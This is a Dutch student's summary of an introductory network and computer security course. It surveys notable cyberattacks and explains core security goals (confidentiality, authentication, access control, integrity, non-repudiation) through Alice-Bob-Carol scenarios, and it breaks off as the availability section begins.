Beveiliging voor netwerken en computers

Academiejaar 2021-2022

Samenvatting door: Lennert Franssens, student Industrieel Ingenieur in de Informatica

Inhoud

1. Introductie

Cybercriminaliteit en cyber warfare

Het verschil tussen cybercriminaliteit en cyber warfare is te vinden bij de fysieke impact op de echte wereld. Cybercriminaliteit heeft een duidelijke impact op de echte wereld maar cyber warfare voegt daar ook een fysieke impact aan toe. Enkele voorbeelden van cyber warfare zijn: Stuxnet (centrifugesystemen in kerncentrales saboteren), verkeerslichten overnemen, waterfiltratiesystemen saboteren… Vaak zien we dat het winnen van geld bij deze acties niet het hoofddoel is (Petya ransomware). Men wil wel graag dat het doelwit van de aanval hinder ondervindt of gevoelige informatie verliest.

Is beveiliging zo moeilijk?

Vele soorten aanvallen die vandaag de dag gebeuren kunnen voorkomen worden door een goede beveiliging van systemen. Maar daarvoor moet wel een compromis gemaakt worden. Er moet een afweging gemaakt worden tussen de veiligheid van een systeem en de menselijke aspecten die een impact hebben op de efficiëntie van de uitgerolde beveiligingsmaatregelen. Een mooi voorbeeld hiervan is het (niet) toelaten van welbepaalde bestandtypes in e-mailverkeer in een bedrijf.

Het sociale aspect van medewerkers kan daarentegen niet strikt beveiligd worden. Er kan wel preventief geïnformeerd worden maar de eindgebruiker zal toch steeds zijn eigen (niet) doordachte keuze maken. Zo kan er in een face-to-face gesprek gevoelige informatie lekken uit een bedrijf.

Privacy versus veiligheid

Een ander onderwerp is hoe goed privégegevens beveiligd moeten en kunnen worden. Het oude netwerk dat telefoonverkeer mogelijk maakt, gebruikte een algoritme (GEA-1 en GEA-2) dat hackers toelieten om het verkeer te bespioneren. Deze netwerktypes worden vandaag de dag in sommige landen nog steeds gebruikt.

Ook humane veiligheid wordt soms afhankelijk van privacy. Een bekend voorbeeld uit de recente geschiedenis is de contact-tracing applicatie om risicocontacten op te sporen. Privacyexperts stellen zich hierbij de vraag of de privacy van mensen hiermee niet wordt geschonden.

Toekomst

Met de korte inleiding die we hebben gehad kunnen we zien dat veel actoren gezien kunnen worden als veiligheidsbedreigingen voor netwerktoestellen. Aangepaste software- en hardwareoplossingen bestaan om protectie te bieden tegen deze bedreigingen. Hoe komt het dan dat we nog steeds met deze bedreigingen en aanvallen te maken krijgen? Meestal komt dat omdat we een afweging maken tussen de veiligheid die we bieden en de schade na een aanval.

Tegenwoordig is het doelwit van aanvallen vaak gelinkt aan Bitcoin gerelateerde toepassingen. Hackers kunnen daar met hun aanval veel geld aan verdienen. Ook andere cryptocurrency zijn vaak het doelwit van actuele aanvallen en bedreigingen. Een voorbeeld hiervan is dat kwaadaardige software informaticasystemen versleutelt (ransomware)

waardoor een bedrijf of gebruiker geen toegang meer heeft tot het systeem. Aanvallers vragen vervolgens losgeld om de systemen weer vrij te geven.

Daarnaast zorgt de opkomst van IoT toestellen ervoor dat deze ook als doelwit worden gezien. Deze kleine, simpele toestellen worden vaak niet of nauwelijks beveiligd waardoor ze makkelijk aan te vallen zijn.

Bekende aanvallen

Ashley Madison (2015)

Ashley Madison was een commerciële website voor buitenechtelijke affaires. Persoonlijke informatie van de gebruikers zoals e-mailadressen werden gestolen. Op vraag van de hackers werd gevraagd om de website te stoppen. Anders zouden alle gegevens publiek gemaakt worden.

De website werd niet offline gehaald waardoor alle gegevens online gezet werden. Dit heeft ervoor gezorgd dat relaties stopte. In sommige gevallen leidde het tot zelfmoord uit schaamte.

Democratic National Committee email leak (2016)

Hackers hebben veel Amerikaanse interne e-mails met hun bijlagen op WikiLeaks gezet in 2016. Volgens de FBI en andere cybersecurity bedrijven zou dit het werk geweest zijn van een Russische inlichtingendiensten. Dit zou gedaan zijn om politieke imagoschade toe te richten.

Mirai (2016)

Mirai is een IoT botnet. Het botnet bestond uit meer dan 380 duizend toestellen, voornamelijk IoT (IP-camera's) toestellen. Deze toestellen konden gemakkelijk gehackt worden door vele exploits en ongedichte lekken. Een andere boosdoener is het gebruik van standaardwachtwoorden die nooit gewijzigd worden.

Dit botnet, dat dus over vele toestellen verspreid was, werd gebruikt voor DDoS aanvallen in de grootteorde van 1 Tbit/sec. De sourcecode werd publiek gemaakt in oktober 2016.

Twitter hack (2020)

In 2020 werden zogenoemde high-profile accounts getroffen door bitcoin scams. Aanvallers hebben controle gekregen over de administratieve tools van Twitter. Op die manier konden ze via de high-profile accounts versturen. De aanvallers zouden social engineering gebruikt hebben om toegang tot de administratieve tools te krijgen.

Via telefoonoproepen heeft men gebruik gemaakt van social engineering om de administratieve accounts te bemachtigen door zich voor te doen als werknemers.

Waarom hebben we veiligheid nodig?

Naast de ethische vragen rondom veiligheid versus privacy, zijn er ook applicaties die voordeel halen uit goede veiligheid zoals bankapplicaties. Meerstaps identificatie heeft ervoor gezorgd dat de computerfraude de afgelopen jaren sterkt verminderd is.

De risico's tegen het gevaar om informatie te lekken is veel groter dan het risico tegen het gevaar van materiele objecten. De waarde van informatie is vaak moeilijk vast te stellen maar kan best geschat worden naar de schade die door het verlies van die informatie kan gedaan worden. Dit kan het verlies of het lekken van informatie zijn. Het lekken van die informatie hangt vaak nauw samen met de privacy van een persoon. Enkele bedreigingen zijn: verlies van informatie, lekken van informatie, corrupt maken van informatie…


Ook de systemen waarop informatie beschikbaar gesteld wordt of die het beheer ervan regelt, kan bedreigd worden. Onbeschikbaarheid en niet geprivilegieerde toegang zijn twee voorbeelden van bedreigingen die een informatiesysteem kan hebben. Beveiliging tegen deze bedreigingen zijn: beveiliging van gegevens zoals encryptie, virusscanners, firewalls… en goede uitbating van de systemen zoals onderhoud, installatie, berekentijd…

2. Basisconcepten

Beschermingsmodel

Volgens Kerchoff moet een cryptosysteem veilig moeten zijn ookal zijn alle details van het systeem publiek bekend, buiten de sleutel. De veiligheidstransformatie is daardoor publiek geweten en enkel de geheime informatie (sleutel) die gebruikt wordt om de transformatie uit te voeren wordt geheimgehouden.

Onderstaande figuur geeft een voorstelling weer van een basis beschermingsmodel.




Veiligheidsdoelen (Security Goals)

Confidentiality


Data Confidentiality is de garantie dat gegevens enkel gelezen kunnen worden door mensen waarvoor dat toegestaan is. In het Nederlands noemen we dat vertrouwelijkheid. Voorbeelden van applicaties met vertrouwelijke data zijn: wachtwoorden, gezondheidsgegevens, gegevens van de financiële afdeling van een bedrijf…

We kunnen de gegevens vercijferen. Oude voorbeelden hiervan zijn: Caesar cipher en Enigma code.

Bedreigingen komen voor in het afluisteren van gegevens op een gegevenskanaal. Onderstaande figuur toont een visuele voorstelling van hoe Carol de communicatie tussen Alice en Bob afluistert om zo toegang te krijgen tot gegevens die niet voor Carol bestemd waren. Omdat de gegevens niet voorzien worden van bescherming (zoals het vercijferen van de gegevens) kan Carol alle gegevens zonder moeite afluisteren.



Deze bedreiging kan opgelost worden door een veiligheidstransformatiemechanisme te introduceren, beter bekend als encryptie. Op die manier kunnen enkel eigenaars van de geheime sleutel de originele gegevens ontcijferen. Carol kan nog steeds het communicatiekanaal afluisteren maar zal de originele gegevens niet kunnen ontcijferen omdat hij de geheime sleutel niet bezit. Dit is weergegeven in onderstaande figuur.



Een meer geavanceerde techniek is Privacy Enhancing Technique (PET) die ook de communicerende actoren geheimhoudt. Een bekend voorbeeld hiervan is het onion routing protocol dat gebruikt wordt door het Tor anoniem netwerk. In bovenstaande figuur kan Carol wel nog steeds de identiteit, van de actoren waartussen communicatie gedaan wordt, te weten komen. Dit wordt ook wel verkeersanalyse genoemd.

Privacy wordt vaak verward met de term vertrouwelijkheid. Er is niet steeds sprake van privacy bij elke vertrouwelijke boodschap. Privacy is wat je persoonlijk wenst te houden uit je privéleven. Dit is vaak cultuurafhankelijk en is een fundamenteel recht. Vertrouwelijkheid is vaak de communicatie die tussen bepaalde personen gebeurt binnen een bedrijf.

Authentication


Authenticatie is gerelateerd aan identificatie en bestaat niet enkel in de technologische wereld. De authenticiteit van communicatie is vaak gebaseerd op een entiteit, eigenschap of origine.

Zo'n entiteit heeft een unieke identiteit. Voorbeelden daarvan zijn: identificatiegetal, e-mailadres… Identificatie is de authenticatie van de identiteit van een entiteit.


Een entiteit waarvan de identiteit al geweten is, kan ook eigenschappen bevatten die meer zeggen over de karakteristieken van de identiteit. Zo kan een dokter de eigenschap hebben om gegevens over patiënten op te kunnen vragen.

Daarnaast linken we vaak ook een origine (afkomst) van een identiteit aan gegevens. Dit is vaak belangrijk om te kunnen veronderstellen dat de gegevens betrouwbaar zijn. Dit is ook een deel van gegevensintegriteit (data integrity). Het verschil met authenticatie is dat er geen interactie is met de bron om te verifiëren.

Onderstaande figuur toont een mogelijke bedreiging van veiligheid met betrekking tot de authenticatie. Er is een actieve aanval door Carol op het communicatiekanaal tussen Alice en Bob. Dit wordt gedaan door de communicatie te hijacken of door nagemaakte berichten te versturen. Zo kan Alice met Bank Bob aan het communiceren zijn. Bank Bob wil weten of het effectief Alice is die wil inloggen en zal daarom de authenticiteit van de entiteit Alice controleren. Een ander voorbeeld is dat Bob een bericht (e-mail) ontvangt van een softwarebedrijf Alice met als bijlage een patch voor een programma. Bob wil zeker zijn dat het bericht echt van Alice komt en doet een authenticiteitscontrole aan de hand van de afkomst.



Voorgaande voorbeelden zijn de bedreigingen. Onderstaande figuur toont de oplossing voor die bedreigingen. Daarvoor zal een handtekening toegevoegd worden aan een bericht. Deze handtekening is verschillend per afzender en wordt geconstrueerd op basis van een geheime sleutel. Carol kan wel nog steeds berichten op het communicatiekanaal onderscheppen en opnieuw doorsturen naar Bob. Dit wordt replay of opnieuw afspelen genoemd.



Access Controll/Authorization

Access controll (toegangscontrole) en autorisatie leggen vast welke bronnen door een gebruiker geraadpleegd mogen worden. Dit bestaat ook in niet-technologische toepassingen. Zo kunnen mensen met een voucher korting krijgen en anderen niet. Voor dit veiligheidsdoel wordt gebruik gemaakt van authenticatie van een entiteit om bronnen te raadplegen. Een systeem zal dan bepalen of een entiteit al dan niet toegang heeft tot bepaalde bronnen. De toegangsrechten zullen afhankelijk zijn van de entiteit zelf en of zijn eigenschappen.

Op een besturingssysteem wordt aan authenticatie gedaan door een gebruiker te laten inloggen met zijn gebruikersnaam met bijhorend wachtwoord. Hiermee wordt vastgelegd welke gebruiker is ingelogd op het systeem. De toegangscontrole zorgt ervoor dat de gebruiker volledige toegang heeft tot eigen bestanden. Voor bestanden van andere gebruikers kan de ingelogde gebruiker beperktere of geen toegang hebben. Elke gebruiker kan verschillende toegangsrechten hebben.

In een ziekenhuis hebben verschillende actoren verschillende rechten. Daarvoor is de eigenschap van een entiteit binnen het systeem belangrijk. Afhankelijk van de afdeling kan een dokter meer of minder rechten hebben of andere gegevens raadplegen. Een dokter heeft ook andere rechten dan een receptionist, door het verschil in rol van de entiteit.


Data Integrity

We willen ervoor zorgen dat gegevens niet wijzigen tijdens het verzenden van de gegevens over communicatiekanalen. Dit is dan ook een belangrijkere vereiste dan gegevensafkomst authenticatie.


De drie onderstaande figuren tonen voorbeelden van bedreigingen van veiligheid met betrekking tot de gegevensintegriteit.

De eerste figuur toont dat Alice een bericht stuurt naar de Bank Bob om geld te betalen aan David. Alice wil dat het juiste bedrag wordt overgeschreven naar het account van David.

Carol kan een bijkomstig berichten sturen over het communicatiekanaal om meerdere transacties te initiëren.




De volgende figuur toont dat Alice een bericht naar Bank Bob stuurt om een bedrag naar David over te schrijven. Opnieuw wil dat Alice het juiste bedrag naar David wordt overgeschreven. Maar Carol kan het bericht van Alice aanpassen om het bedrag aan te passen.




Het laatste voorbeeld wordt voorgesteld in onderstaande figuur. Alice wil nogmaals een bedrag overschrijven naar David via Bank Bob. Alice wil nog steeds dat het juiste bedrag wordt overgeschreven naar het account van David. Carol onderschept dat bericht en zal het

opnieuw kunnen afspelen (replay) waardoor dezelfde transactie meerdere keren wordt uitgevoerd.



Om bovenstaande problemen op te lossen kan er gebruik gemaakt worden van een digitale handtekening. Deze handtekening zorgt ervoor dat Carol geen berichten kan aanpassen of berichten kan aanmaken die Alice niet heeft doorgestuurd. Ook het opnieuw afspelen van berichten zal niet meer mogelijk zijn door gebruik te maken van geavanceerde technieken om het frame van de replay te indexeren. Er kan aan belangrijk gegevensintegriteitsaspect in onderstaande figuur niet voldaan worden. Carol kan er namelijk nog steeds voor zorgen dat een bericht niet tot bij Bob geraakt door het 'weg te gooien'.



Non-repudiation

Een afzender van een bericht kan niet ontkennen een bericht verstuurd te hebben. Dit is belangrijk voor de ontvanger. Ook een ontvanger kan niet ontkennen een bericht ontvangen te hebben. Dat is dan weer belangrijk voor de afzender.

Dit kan vergeleken worden met een order dat geplaatst is en de bijhorende betaling die gedaan is.


Op die manier kan een ontvanger navraag doen bij een afzender of hij weldegelijk een bericht verstuurd heeft en een indringer het niet verstuurd heeft. Het bovenstaande schema (over gegevensintegriteit) voldoet aan de vereisten die nodig zijn om het niet-ontkennen mogelijk te maken: authenticatie van de afzender, gegevensintegriteit tussen de afzender en ontvanger en de ontvanger moet een handtekening bijhouden van het bericht. Deze bedreiging is vooral van toepassing voor de ontvanger van een bericht.

Availability

Het laatste doel is om de toegang en werking van een systeem te garanderen voor geautoriseerde gebruikers. Zo moet een winkel in een niet-technologisch voorbeeld open zijn voor zijn klanten.

